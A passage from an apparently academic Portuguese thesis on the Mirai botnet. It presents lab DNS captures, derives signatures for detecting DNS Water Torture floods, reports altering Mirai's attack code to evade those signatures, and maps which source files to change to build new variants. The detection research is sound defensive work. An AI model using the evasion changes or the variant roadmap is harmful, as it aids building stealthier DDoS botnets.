20:39:35.496065 IP (tos 0x0, ttl 64, id 32650, offset 0, flags
```

```
[none], proto UDP (17), length 68)
   192.168.56.236.5151 > 192.168.56.2.domain: 62607+ A?
   msf4ngsvwrqv.botnet.tg. (40)

20:39:39.964515 IP (tos 0x0, ttl 64, id 33281, offset 0, flags
[none], proto UDP (17), length 68)
   192.168.56.236.18929 > 192.168.56.2.domain: 7470+ A?
   1kr45lakoqde.botnet.tg. (40)

20:39:42.588949 IP (tos 0x0, ttl 64, id 64602, offset 0, flags
[none], proto UDP (17), length 68)
   192.168.56.236.33387 > 192.168.56.2.domain: 45547+ A?
   7ariqupuonhi.botnet.tg. (40)
```

Nos exemplos acima, além do fato relevante de que a parte aleatória será composta exclusivamente de caracteres alfanuméricos, temos que, no *malware* original, esta parte do nome sempre irá possuir, para todas as *queries* sendo enviadas por todos os *bots* realizando o ataque, o mesmo tamanho de 12 *bytes*. Isso não necessariamente precisa se aplicar para todas as variantes do *malware* Mirai, porém, para ele próprio, existe este padrão. Portanto, no momento em que o servidor DNS começar a responder à muitas requisições por segundo utilizando o código `NXDOMAIN` (domínio inexistente), temos que uma análise pode ser feita para que se verifique se um mesmo endereço está enviando para este servidor, diversas *queries* onde a primeira parte do nome de domínio possui sempre o mesmo tamanho mas possuindo caracteres diferentes. Este comportamento, por si só já é um comportamento anormal: uma pessoa pesquisando um nome de domínio, quando erra a pesquisa, provavelmente a repete, dessa vez procurando por um nome semelhante ao anterior e possivelmente com tamanho diferente do dele. O padrão que é ao mesmo tempo constante, para o caso do tamanho do nome, e inconstante, para o caso do seu conteúdo, é o que nos permite verificar a existência de algo que não deveria estar acontecendo.

Pode também ser feita uma análise sobre o primeiro *label* do nome de domínio para que se verifique se a sequência de números e caracteres a definindo possui um padrão aleatório, ou minimamente discordante com o padrão dos nomes de domínio originalmente conhecidos pelo servidor DNS. O Mirai usufrui de um algoritmo próprio para gerar números aleatórios, este utilizando como base o tempo em determinado instante e diversas operações do tipo XOR [4]. Uma análise de frequências, feita com base em uma determinada linguagem (possivelmente aquela associada ao nome de domínio do servidor sendo atacado), seria uma das formas de se verificar a aleatoriedade do nome sendo enviado. Considerando que a *string* aleatória sempre se encontra, também, no primeiro *label* do

nome para que o ataque tenha sucesso, esta não seria muito difícil de encontrar na hora de se fazer a análise.

Pode-se questionar o porquê que a análise da componente aleatória do nome de domínio seria uma parte da assinatura do ataque, dado que é possível que certas variantes do *malware* não incluam *strings* de um mesmo comprimento em todos os casos, como ocorre com o Mirai. O motivo pode estar na necessidade de rápida montagem e criação de pacotes. No código original do *malware* Mirai, na função `attack_udp_dns`, que fica presente no código do arquivo `attack_udp.c`, temos que, os cabeçalhos dos pacotes contendo as mensagens DNS que serão enviadas pela rede são criados apenas uma única vez. Depois que é feita tal criação e os campos dos datagramas IP e UDP são preenchidos, temos que um laço é adentrado onde apenas dados essenciais têm os seus valores alterados, dois destes sendo parte do campo que define a componente aleatória do nome de domínio sendo enviado na *query* DNS e o outro sendo o campo de *checksum*, que deve ser calculado devido às outras alterações feitas no pacote (referenciar 3.3.2). Outros valores alterados incluem identificadores da mensagem DNS e do datagrama IP e portas de origem e de destino no datagrama UDP. Dados como o tamanho total dos datagramas permanecem fixos devido ao tamanho fixo também da mensagem DNS, eles precisando ser definidos apenas uma vez para um mesmo alvo (o ataque pode ter mais de um alvo). Isso otimizaria o processo de criação de novos pacotes e provavelmente seria o que permitiria que uma quantidade tão significativa de pacotes fosse criada em um *bot*, por segundo. Se para cada pacote fosse necessário alocar memória, preencher campos de cabeçalho (todos eles) e redefinir valores de tamanho e de mensagens (ressaltando que a mensagem DNS enviada sempre é do mesmo tipo, outro fator que permite que a mensagem sempre possua o mesmo tamanho), temos que um *bot* iria demorar muito mais tempo para criar uma única mensagem de requisição. Além disso, como podem existir diversos alvos, temos que construir um cabeçalho novo para cada alvo toda vez que fosse ser enviado o pacote poderia vir a tornar a realização do ataque algo inviável. Um único cabeçalho deveria então ser criado para cada alvo e então, de forma alternada, pacotes deveriam ser enviados para eles. Da forma como está implementado, o ataque funciona como uma linha de produção, onde, após a material bruto ser moldado, apenas os detalhes são incluídos de forma rápida para que o produto final rapidamente seja obtido. Portanto, para otimizar o processo, o nome de domínio falso completo sempre deveria possuir o mesmo tamanho.

Esta hipótese se mantém mesmo após serem feitas alterações no código e testes com estas alterações (referenciar seções 3.3.2 e 4.2 para mais detalhes), constatou-se que, dependendo da origem, a velocidade de envio de pacotes não é afetada tão significativamente pela criação de um novo pacote por completo, sempre que este precisar ser enviado. O arquivo `attack_udp.c` foi alterado para forçar a criação de um novo cabeçalho sempre

que fosse ser enviado um novo pacote, além de ser alterado para sempre gerar pacotes de tamanhos diferentes (referenciar seção 3.3.2). Esta última alteração se deu pois o objetivo principal era alterar a assinatura mais marcante presente no exemplar original do *malware*: fazer com que o conteúdo da primeira *label* do nome de domínio sendo pesquisado sempre possuísse o mesmo tamanho. Durante a alteração sendo realizada, foi necessário também alterar o código da função `rand_alphastr`, presente no arquivo `rand.c` (referenciar seção 3.2.2). Essa função apresentava um erro que fazia com que nomes de domínio criados incluíssem caracteres aleatórios que não eram exclusivamente alfanuméricos. Manter esta parte da assinatura inalterada foi uma escolha feita para este teste, porém, o ataque funciona até quando a *label* inclui caracteres não alfanuméricos, a resposta `NXDOMAIN`, definida como sendo uma das assinaturas do ataque do tipo DNS *Water Torture* [32], também sendo retornada nos casos em que a *label* é um nome composto por caracteres não alfanuméricos inválidos. Caso a resposta não fosse deste tipo, sendo, ao invés disso `FORMERROR` (que indica erro no formato da *query*) não poderíamos considerar mais este formato como sendo associado ao ataque DNS *Water Torture* [32]. Isso porque o ataque passaria a apresentar uma assinatura que poderia ser de um UDP-*flood* qualquer que tem como alvo um servidor DNS. Um dos apelos do DNS *Water Torture* se encontra justamente no fato de que ele faz parecer que suas requisições para o servidor são legítimas, o que força ele a aceitar o pacote e gastar recursos avaliando o seu conteúdo e formulando uma resposta [32], esta última etapa não existindo no caso de um UDP-*flood* puro.

Para o código alterado, temos que a quantidade de pacotes sendo enviada por segundo se manteve próxima daquela obtida para o código original apenas quando estes estavam sendo enviadas pelo *Bot0*, que possui mais capacidade de *hardware* que o *Bot1*. Isso provavelmente se deu pelo fato de que, durante a criação de um novo pacote, a operação mais custosa é aquela de criação do *checksum* para este. Tanto no código original como no código alterado temos que a obtenção do *checksum* precisa ser feita para todo pacote a ser enviado, dado que o conteúdo nunca é o mesmo. Portanto, temos que a teoria inicial elaborada, que estabelecia que o nome sempre possuía o mesmo tamanho por motivos de otimização do desempenho, não estava de todo incorreta. Para o caso do *Bot1*, que chegou a ficar sobrecarregado durante a criação de pacotes, temos que esta teoria se aplica, porém, se o criador estivesse considerando que as máquinas sendo invadidas para se tornarem *bots* eram mais capazes do que o *Bot1*, uma teoria mais adequada encontra-se na ideia de que isso foi feito apenas para deixar o código mais organizado, menos redundante e mais enxuto. Esta teoria, porém, não pode ser comprovada sem que o próprio criador do código a confirme.

Fora isso, temos que não é possível confirmar que este seria o comportamento do *Bot1* em um cenário real. Dado que ele se encontrava em uma rede fechada onde diversas cone-

xões *Telnet* estavam tentando ser realizadas em sua própria porta 23 (o *Bot0*, enquanto realizava o ataque estava realizando também operações de varredura em um escopo mais limitado de endereços), temos que este *bot* pode ter ficado mais sobrecarregado do que ele ficaria em um cenário real. Talvez, na rede, temos que dispositivos infectados seriam capazes de realizar o ataque alternativo, possivelmente a uma taxa menor, mas sem falhar no meio da realização do ataque, como ocorreu com o *Bot1* (referenciar seção 4.2). Portanto, mesmo que o ataque realizado a partir do código fonte alterado tenha apresentado um desempenho inferior em comparação com o ataque original, não podemos descartar a possibilidade de ele ser utilizado futuramente por outras redes *botnets* que podem surgir. Até porque, com a tendência de evolução de *hardwares* e *softwares* de dispositivos, temos que, possivelmente, em pouco tempo, dispositivos IoT irão possuir características físicas semelhantes àquelas do *Bot0*, isso se não possuírem características melhores do que as dele. Neste caso, teríamos redes *botnets* capazes de produzir o mesmo tráfego significativo produzido pelo ataque associado ao código original quando os métodos do código alternativo fossem postos em prática.

O sucesso parcial deste teste alternativo indica que não há assinatura além do que diversas respostas do tipo `NXDOMAIN` sendo enviadas para um mesmo hospedeiro? Não. A assinatura associada à primeira *label* do nome de domínio falso consultado continua a existir. Perceba que o "padrão" aleatório de caracteres definido para constituir a primeira *label* foi mantido para os testes aqui feitos mas ele não necessariamente precisa ser este. O criador de uma variação pode optar, por exemplo, por sempre utilizar uma sequência de caracteres iguais para definir o conteúdo da primeira *label*, como ocorre com a *string* que segue: `aaaaaaaaa`. Porém, perceba que mais uma vez a assinatura não se encontra no conteúdo, e sim no fato de que, como é um processo que obrigatoriamente será automatizado, dado que estamos falando de uma rede *botnet*, sempre teremos um padrão nos nomes de domínio falsos sendo enviados durante o ataque. O padrão menos "padronizado" é o de criar *strings* aleatórias de tamanhos aleatórios, como ocorre no código que foi alterado aqui. Porém, perceba que até este é um padrão, isso porque, por detrás da construção deste nome de domínio sempre haverá um algoritmo. Se este padrão for corretamente identificado após o retorno de várias respostas do tipo `NXDOMAIN`, por segundo, temos que o ataque pode ser identificado com sucesso.

Um outro ponto a ser mencionado: a velocidade da geração de pacotes juntamente com a utilização de pacotes contendo dados válidos é o que o garante a fatalidade deste ataque, dado que ele não utiliza de métodos de reflexão. No exemplo dado anteriormente, temos apenas 10000 *bots* enviando pacotes onde, para o valor mínimo de 14000 pacotes por segundo, 50% destes pacotes foram perdidos. Estes 10000, apenas, seriam capazes de causar, para uma *query* de tamanho 100 *bytes* um ataque de $7,0$GB. Se é alocada 10 vezes

a quantidade de *bots* originais, vamos para um ataque de 70GB por segundo, o que já pode ser o suficiente para inviabilizar um servidor. Se considerarmos mais pacotes sendo enviados, temos que este tráfego pode aumentar até o ponto de dobrar. No final das contas, quanto mais diminuirmos a estimativa de perdas e mais aproximarmos a quantidade de *bots* na rede da quantidade suposta para quando o Mirai estava em atividade, que era de 300 mil *bots* (aproximadamente), mais será possível ver como este ataque não é trivial, podendo ele gerar tráfego que excede os 500Gb por segundo.

De forma resumida, portanto, podemos dizer que um servidor DNS está sofrendo com o ataque do tipo DNS *Water Torture* se:

- Muitas respostas do tipo `NXDOMAIN` passam a ser geradas por ele por segundo;
- a maioria significativa das respostas desse tipo são enviadas sempre para um mesmo conjunto de endereços IP em intervalos de tempo relativamente pequenos;
- E, todas as *queries* sendo feitas por estes hospedeiros possuem um padrão específico para a primeira *label* que compõe o nome de domínio.

A tabela 5.2 apresenta de forma compacta todas as assinaturas aqui consideradas.

O *spoofing* de endereço de origem não é uma preocupação aqui, justamente porque o ataque deve ser identificado no servidor que está sendo atacado, e este sempre irá receber as *queries* de um servidor DNS recursivo que encontra-se entre o DNS alvo e o *bot* atacante. A única exceção seria o caso onde o *bot* encontra-se na mesma rede do servidor DNS sendo atacado, como ocorre com a simulação. Porém, em um ambiente real onde consideramos 300 mil *bots*, temos que, provavelmente, muitos deles irão se encontrar fora do escopo do servidor DNS autoritativo alvo, e, portanto, o segundo ponto acima que define parte da assinatura, se mantém.

5.2 O Mirai, seu modelo e suas variantes

A análise do código fonte original do *malware* Mirai, bem como a realização da simulação deste *malware* tinham propósito maior do que apenas serem utilizadas para identificar assinaturas de ataques ou de infecção. Elas tinham propósito maior até do que simplesmente tornar o *malware* mais perigoso, para mostrar como a liberação deste código fonte na rede não deveria ser tomada como algo irrelevante. Este propósito maior era mostrar como o Mirai não foi algo imutável e passageiro, e como a sua estréia na rede foi apenas o começo de algo que pode tomar proporções muito maiores e muito piores. Isso porque, desde o seu lançamento, o *malware* Mirai já influenciou a criação de diversas variantes semelhantes a ele [17] [7]. O Mirai tornou-se um exemplo, um guia utilizado como base

Tabela 5.2: Tabela contendo assinaturas do ataque DNS *Water Torture* realizado pelo *malware* Mirai original.

	Assinaturas "fixas"do ataque	**Assinaturas "mutáveis"do ataque**
Assinaturas a serem detectadas pelo servidor DNS alvo do ataque	retorno de muitas respostas do tipo `NXDOMAIN` em um pequeno intervalo de tempo (considerando o padrão esperado para este tipo de servidor)	procura constante por nomes possuindo tamanho fixo de 12 caracteres e conteúdo de caracteres alfanuméricos aleatórios
Assinaturas a serem detectadas pelo servidor DNS recursivo envolvido no ataque	encaminhamento de uma quantidade exagerada de respostas do tipo `NXDOMAIN`, todas elas tendo um mesmo servidor autoritativo de origem	procura sempre por endereços de um mesmo domínio, o primeiro *label* dos endereços sendo pesquisados possuindo tamanho fixo de 12 caracteres e conteúdo de caracteres alfanuméricos aleatórios.
Assinaturas a serem detectadas por um dispositivo realizando o ataque	envio de grande quantidade de *queries* DNS pesquisando sempre por um nome de domínio com os mesmos labels finais	primeiro *label* dos endereços pesquisados possuindo formato e tamanho específico.
	aumento significativo e rápido da quantidade de mensagens DNS sendo enviadas pelo hospedeiro	

para se criar grandes redes *botnet* rapidamente, tais redes podendo ser utilizadas para lançar ataques DDoS significativos e impactantes. Nesta seção, será analisado por que o Mirai se tornou este farol para outros *malwares* que surgiram depois dele. Será que tal *status* irá se manter por muito tempo, ou será que ele foi algo passageiro, que se deu apenas devido à uma liberação de código tumultuosa?

5.2.1 Reusabilidade do código do *malware* Mirai disponibilizado na rede

Avaliando o diagrama da Figura 4.1 e tendo em mente como funcionam, de forma genérica, diversas das variantes do *malware* Mirai (que passaram a se mostrar presentes na rede pouco tempo depois do código fonte original ser liberado na rede por seu criador [7]), torna-se possível verificar quais arquivos do código original precisariam de alterações para que fosse criada uma nova variante. Torna-se possível também definir um modelo genérico para este *malware* e seus semelhantes, este modelo também provavelmente sendo um que pode vir a descrever diversas das variantes do Mirai que começarão a surgir no futuro.

Para criar um modelo é necessário avaliar antes o possível comportamento que variantes do *malware* poderiam ter e como este comportamento se compararia com o *malware* original e o modelo para ele criado (referenciar seção 4.1). Variantes como o Hajime, que utilizam-se da arquitetura *peer-to-peer* não serão, portanto, consideradas neste instante inicial, pois as alterações que teriam que ser feitas ao código original do *malware*, quando considerando esta sua "variante", vão muito além de reescrever partes do código, o próprio protocolo base de comunicação entre as partes do sistema tendo que ser alterado para esse caso. Uma comparação coerente, portanto, não se aplica para este caso. Vamos considerar aqui que variantes do *malware* Mirai são aquelas que, além de se estruturarem em uma arquitetura do tipo cliente-servidor, funcionam como o próprio Mirai ou utilizam-se de um sistema como o dele mas apresentam outros meios de propagação, exploram outras vulnerabilidades de seus alvos, e usufruem das redes *botnet* por elas criadas para outros motivos, que não a realização de ataques DDoS. Todas as análises feitas daqui para frente consideram o código fonte original do *malware* [4], bem como o estudo feito deste código (referenciar seção 3.1) e o modelo Mirai criado com base nisto (referenciar seção 4.1).

O Servidor de Comando e Controle

Este servidor pode ser visto como tendo 2 funções principais: comunicar-se com os *bots* da rede, e comunicar-se com clientes que desejam utilizar-se do serviço que ele oferece. Estas duas funções englobam diversas tarefas que precisam ser realizadas para que o servidor possa ser completamente funcional. Tais tarefas, podem ser consideradas, para ambos

os casos, o registro dos clientes e a utilização de um protocolo para que ele compreenda as requisições destes e vice-versa. Portanto, se fossemos alterar o código do *malware* Mirai para transformá-lo em uma de suas variantes, teríamos primeiramente que alterar o protocolo de comunicação entre o Servidor de Comando e Controle e sua rede *botnet*. O primeiro passo para tal, seria alterar a mensagem recebida e enviada quando o servidor deseja comandar a *botnet*, forçando-a a realizar alguma tarefa. O formato das mensagens compartilhadas pelo servidor e por um *bot* para que se possa garantir que o dado *bot* ainda está ativo, pode permanecer a mesma, pois, independente da utilidade da rede *botnet* e da forma de propagação desta, todos os *bots* terão que reportar para o Servidor de Comando e Controle e este terá que se manter conhecido para tal *bot*. Porém, para a outra mensagem, temos que, como estamos alterando a tarefa a ser realizada pela rede *botnet*, essa deve se adequar ao que se deseja que um *bot* faça. Se for uma tarefa que não exige um cliente externo para requisitar um serviço, mais podemos alterar o protocolo, que necessitaria apenas de uma mensagem de retorno do *bot*, sem uma mensagem de requisição, dado que o *bot* poderia imediatamente iniciar suas atividades assim que se tornar ativo. Um exemplo disso seria uma rede *botnet* para minerar *bitcoins*. Assim que o Servidor de Comando e Controle registrar o *bot*, este pode começar a minerar, sem ter que esperar uma ordem do servidor para iniciar suas atividades.

Quanto à forma de armazenamento, temos que a base daquilo que já é utilizado pode ser o mesmo. Se existirem clientes externos, temos que seu cadastro e dados associados à rede Mirai podem ser armazenados em um banco de dados, o código e o próprio banco precisando apenas ser levemente alterados para se adaptar ao novo formato. O armazenamento dos próprios *bots* também poderia ser feito da mesma forma, cada registro sendo incorporado à uma lista que controla quais *bots* estão realizando quais tarefas.

Alterações que envolveriam a propagação dos *bots* e a forma de infecção não afetam o Servidor de Comando e Controle, dado que os próprios *bots* são os que recrutam novos dispositivos para a rede.

- Códigos a serem alterados ou a serem substituídos (devido à alterações na forma como o serviço é oferecido ou à alterações do próprio serviço e do protocolo associado):
  - `main.go`: precisará, inevitavelmente ser alterada devido ao fato de que contém a função principal do servidor. Ela é quem chama todas as outras, e, por este motivo, qualquer alteração em outro arquivo implica na alteração do arquivo que a contém.
  - `api.go`: se o protocolo for alterado, e a mensagem de comunicação com um cliente da rede *botnet*, como consequência, sofrer os efeitos de tal alteração,

temos que todas as funções deste arquivo podem vir a se tornar inúteis, dado que elas realizam parte do *parsing* de uma mensagem enviada por um cliente.

  - `admin.go`: poderia ser alterado ou removido pelos mesmos motivos que o arquivo mencionado antes deste.
  - `attack.go`: se a rede *botnet* for criada para ser utilizada por razões que não a de realizar ataques DDoS, temos que as mensagens enviadas entre servidor e cliente serão alteradas. Além disso, os dados a serem armazenados sobre dada mensagem serão outros.

- Códigos que podem ser reutilizados, necessitando apenas de alterações mínimas, com base no novo modelo a ser adotado: `database.go`, `clientList.go`, `bot.go`.
- Códigos que podem ser removidos por não terem utilidade real: `constants.go`.

O Servidor *Loader*

Para criar uma variante mantendo o mesmo modelo base que é o do Mirai (referenciar seção 4.1 para mais sobre este modelo), temos que o Servidor *Loader* terá que ser modificado de modo a se adequar a uma possível nova forma de propagação e a uma possível nova forma de exploração de vulnerabilidades em um dispositivo da qual se deseja transformar em *bot*. Note, porém, que métodos para carregar o código de um *bot* em um dispositivo podem permanecer os mesmos quando consideramos utilizar os programas *Wget* ou cliente TFTP para fazer o *download* dos arquivos. Contanto que, durante a invasão, o *loader* tenha acesso a um *shell*, ou possa enviar comandos para um utilizando permissões de administrador, temos que a infecção em si pode seguir ocorrendo da mesma forma. O que terá que ser alterado é a forma de invasão.

- Códigos a serem alterados ou a serem substituídos (devido à alterações na forma de propagação do *bot* e à vulnerabilidade sendo explorada):
  - `main.c`: como ocorre com `main.go`, temos que esta função inevitavelmente terá que ser alterada se qualquer outro módulo do *loader* for. Isso porque ela utiliza estruturas e chama funções de todos os outros. A alta dependência entre ela e os outros pedaços de código exigem que ela seja alterada significativamente.
  - `telnet_info.c`/`telnet_info.h`: estes arquivos contém as funções que realizam o *parsing* da mensagem enviada de um *bot* para o Servidor *Loader*. Se estamos mudando a vulnerabilidade sendo explorada, temos que dados como as credenciais de autenticação de um administrador não precisam mais ser recuperadas de uma mensagem enviada por um *bot*, e temos que, possivelmente,

outros dados precisem ocupar sua posição na mensagem de *report* enviada pelo *bot*. Portanto, temos que as funções e estruturas aqui definidas precisarão ser alteradas em peso, se não precisarem ser completamente substituídas por outras.

  - `connection.c`/`connection.h`: como já mencionado, temos que estes arquivos contém as funções e estruturas auxiliares utilizadas por `server.c` quando um dispositivo está sendo invadido e infectado (referenciar 3.1.5). Como as variantes alteram o seu modo de invasão e infecção, devido ao fato de que vulnerabilidades diferentes estão sendo exploradas, temos que estes arquivos provavelmente precisarão ser substituídos por completo. Note que, quando se diz aqui que o método de infecção será alterado, não está se fazendo referência ao fato de que o *loader* forçará o alvo a estabelecer uma comunicação como Servidor de Binários e fará com que ele realize o *download* do arquivo executável que o transformará em *bot*. O método utilizado para criar *bots* é o mesmo, o que muda é a forma como tal método será implementado, dado que a vulnerabilidade explorada será outra. É possível que o comando que faz com que o *bot* realize o *download* desejado precise ser outro, considerando que pode não se estar conversando diretamente com um *shell*, como ocorre com o Mirai.
  - `server.c`/`server.h`: estes arquivos implementam funções que, em sua grande maioria, chamam as funções implementadas em `connection.c`. Existe alto acoplamento entre as funções implementadas em ambos os arquivos, e, por mais que a implementação em `server.c` seja, em sua grande maioria, uma enorme máquina de estados, as alterações feitas em `connection.c` seriam suficientes para acabar com a funcionalidades de tal máquina.

- Códigos que podem ser reutilizados, necessitando apenas de alterações mínimas, com base no novo modelo a ser adotado:

  - `includes.h`: este arquivo é utilizado apenas para declarar variáveis globais e para definir macros. Ele iria se alterar de acordo com as alterações feitas em outros arquivos. Porém, ele não é crucial em termos de possuir funções essenciais do sistema. Todas as definições deste arquivo podem ser transferidas para outros arquivos, por isso suas alterações podem ser consideradas mínimas.
  - `utils.c`/`utils.h`: estes arquivos possuem apenas declarações e definições de funções puramente auxiliares, que contribuem para a realização de tarefas cruciais do *bot* mas não são utilizadas diretamente para realizar tais tarefas.
  - `binary.c`/`binary.h`: estes arquivos contém o código, que, quando executado, irá recuperar arquivos binários e armazená-los em memória. Como a ideia

aqui apresentada seria manter a forma de infecção, temos que tais funções ainda podem ser úteis mesmo não sendo completamente alteradas, dado que os mesmos arquivos (um código em formato executável que exerce a mesma funcionalidade do programa *Wget*) estariam sendo recuperados e armazenado por elas.

- `scanListen.go`: este arquivo em grande parte não precisa ser alterado, talvez sendo necessário alguns mínimos ajustes para se adaptar à nova estrutura do sistema como um todo. Isso porque a sua única função é disponibilizar na saída padrão uma mensagem por ele recebida. Independente de o formato da mensagem ser alterado ou não, temos que tal mensagem precisará ser disponibilizada para o *loader* de alguma forma, e esta pode ser tal forma.

O *Bot*

O código de um *bot* é aquele que mais será afetado pelas alterações que compõem uma variante. Isso porque o *bot* realiza a invasão, que envolve a vulnerabilidade sendo explorada; ele se comunica com o *loader*, o que envolve o método de propagação do *malware*; ele se comunica com o Servidor de Comando e Controle; e, finalmente, ele realiza de um serviço para este servidor. Perceba, portanto, que dois dos três módulos principais do *bot* precisarão sofrer intensas alterações.

- Códigos a serem alterados ou a serem substituídos (devido à alterações na forma de propagação do bot e à vulnerabilidade sendo explorada):
  - `scanner.c`/`scanner.h`: estes arquivos contém o código base utilizado para invadir um dispositivo. Como estamos considerando a exploração de uma vulnerabilidade diferente daquela explorada pelo Mirai, temos que as técnicas de invasão aqui usufruidas não terão utilidade dado que será necessário invadir utilizando outros meios, estes meios podendo envolver novas mensagens, novos protocolos, inclusive diferentes portas da camada de transporte.
  - `attack.c`/`attack.h`: as variantes do Mirai podem de fato ser utilizadas na realização de ataques DDoS, como já foi possível se comprovar [7]. Mas, para construir um modelo genérico, precisamos considerar que os *bots* poderão ser utilizados para realizar outras tarefas, como enviar SPAM, por exemplo. Neste caso, temos que este módulo se torna obsoleto. Em um modelo genérico de uma variante, precisamos considerar que `attack.c` e `attack.h` na verdade irão conter funções que realizam o serviço sendo requisitado por um usuário cliente da rede *botnet* ou pelo próprio criador da rede.

  - `attack_tcp.c`, `attack_udp.c`, `attack_gre.c`, `attack_app.c`: teriam que ser alterados ou substituídos pelo mesmo motivo que `attack.c` e `attack.h`.
  - `table.c`/`table.h`: este módulo contém a estrutura mais importante referenciada por um *bot*. Uma tabela que contém, de forma ofuscada, todos os valores de referência que um *bot* utiliza para se comunicar com os servidores do sistema, para invadir outros *bots*, e para localizar diretórios e executar comandos durante o processo de invasão. Como desejamos possivelmente alterar a forma de invasão, bem como a forma de comunicação (devido à alterações no serviço geral a ser oferecido pela rede *botnet*), temos que diversos valores nesta tabela irão se tornar inutilizáveis, e, por este motivo, grandes partes do seu código terão que ser alteradas. Note que o problema aqui não são as funções. Até porque funções deste módulo se restringem apenas a recuperar, armazenar, ofuscar e desofuscar valores. A grande alteração aqui se dará na estrutura de dados principal definida pelo módulo e no seu conteúdo.

- Códigos que podem ser reutilizados, necessitando apenas de alterações mínimas, com base no novo modelo a ser adotado:
  - `includes.h`: pode precisar ser alterado, mas as alterações não carregam tanto peso pelo mesmo motivo que foi apresentado quando mencionada a importância de alterações no arquivo `includes.h` do Servidor *Loader*.
  - `protocol.h`: alterações consideradas mínimas pelo mesmo motivo que foram em `includes.h`.
  - `utils.c`/`utils.h`: como os arquivos de mesmo nome no Servidor *Loader*, temos que as funções aqui exercem tarefas auxiliares, e não determinantes para o funcionamento geral do sistema.
  - `rand.c`/`rand.h`, `resolv.c`/`resolv.h`, `checksum.c`/`checksum.h`: alterações inexistentes ou escassas nas funções e estruturas destes arquivos se dão pela mesma razão que alterações são inexistentes ou escassas em `utils.c` e `utils.h`. São arquivos que contém código auxiliar, utilizados por funções implementadas em módulos que de fato afetam o andamento do processo. Podem ser facilmente reutilizadas dado que realizam tarefas mais básicas.
  - `killer.c`/`killer.h`: estes arquivos implementam o módulo responsável por eliminar outros processos executando em um dispositivo infectado, bem como o módulo responsável por liberar e fechar as portas necessárias para o correto funcionamento do *bot*. As alterações aqui seriam mínimas pois temos que independente da vulnerabilidade explorada ou da função principal a ser realizada

pelo *bot*, este ainda pode eliminar outros processos executando na máquina onde ele se encontra sem influenciar a varredura que está sendo feita e nem a tarefa que sendo realizada para o Servidor de Comando e Controle.

O sistema Mirai

A tabela 5.3, presente logo a seguir, contém uma versão resumida da discussão de reusabilidade feita nesta seção.

Tabela 5.3: Tabela resumindo as alterações que precisam ser feitas ao código fonte do *malware* Mirai para que este seja transformado em uma nova variante.

		Alterar/Substituir	Reutilizar (com alterações mínimas)	Remover
Código do Servidor de Comando e Controle	admin.go	×		
	api.go	×		
	attack.go	×		
	bot.go		×	
	clientList.go		×	
	constants.go			×
	database.go		×	
	main.go	×		
Código do Servidor Loader e do Servidor ScanListen	main.c	×		
	binary.c/binary.h		×	
	connection.c/connection.h	×		
	server.c/server.h	×		
	telnet_info.c/telnet_info.h	×		
	util.c/util.h		×	
	includes.h		×	
	scanListen.go		×	
Código do Bot	main.c		×	
	util.c/util.h		×	
	table.c/table.h	×		
	scanner.c/scanner.h	×		
	resolv.c/resolv.h		×	
	rand.c/rand.h		×	
	killer.c/killer.h		×	
	checksum.c/checksum.h		×	
	attack.c/attack.h	×		
	includes.h		×	
	protocol.h		×	
	attack_udp.c	×		
	attack_tcp.c	×		
	attack_gre.c	×		
	attack_app.c	×		

5.2.2 Um modelo genérico criado com base no Mirai

Com base, portanto, nas informações apresentadas na seção anterior a esta, torna-se possível construir o modelo genérico que descreve o funcionamento do próprio Mirai, bem como de suas diversas variantes. O diagrama da Figura 5.1 apresenta como funcionaria este modelo.

Para este modelo genérico, é possível descrever uma sequência de eventos, como ocorreu com o modelo presente no diagrama da Figura 4.1 (referenciar a seção 4.1). A seguir, temos esta descrição:

Etapa (0) Independente de neste caso estarmos lidando com uma versão genérica do *malware*, este passo ainda se faz necessário: todos os servidores envolvidos precisam

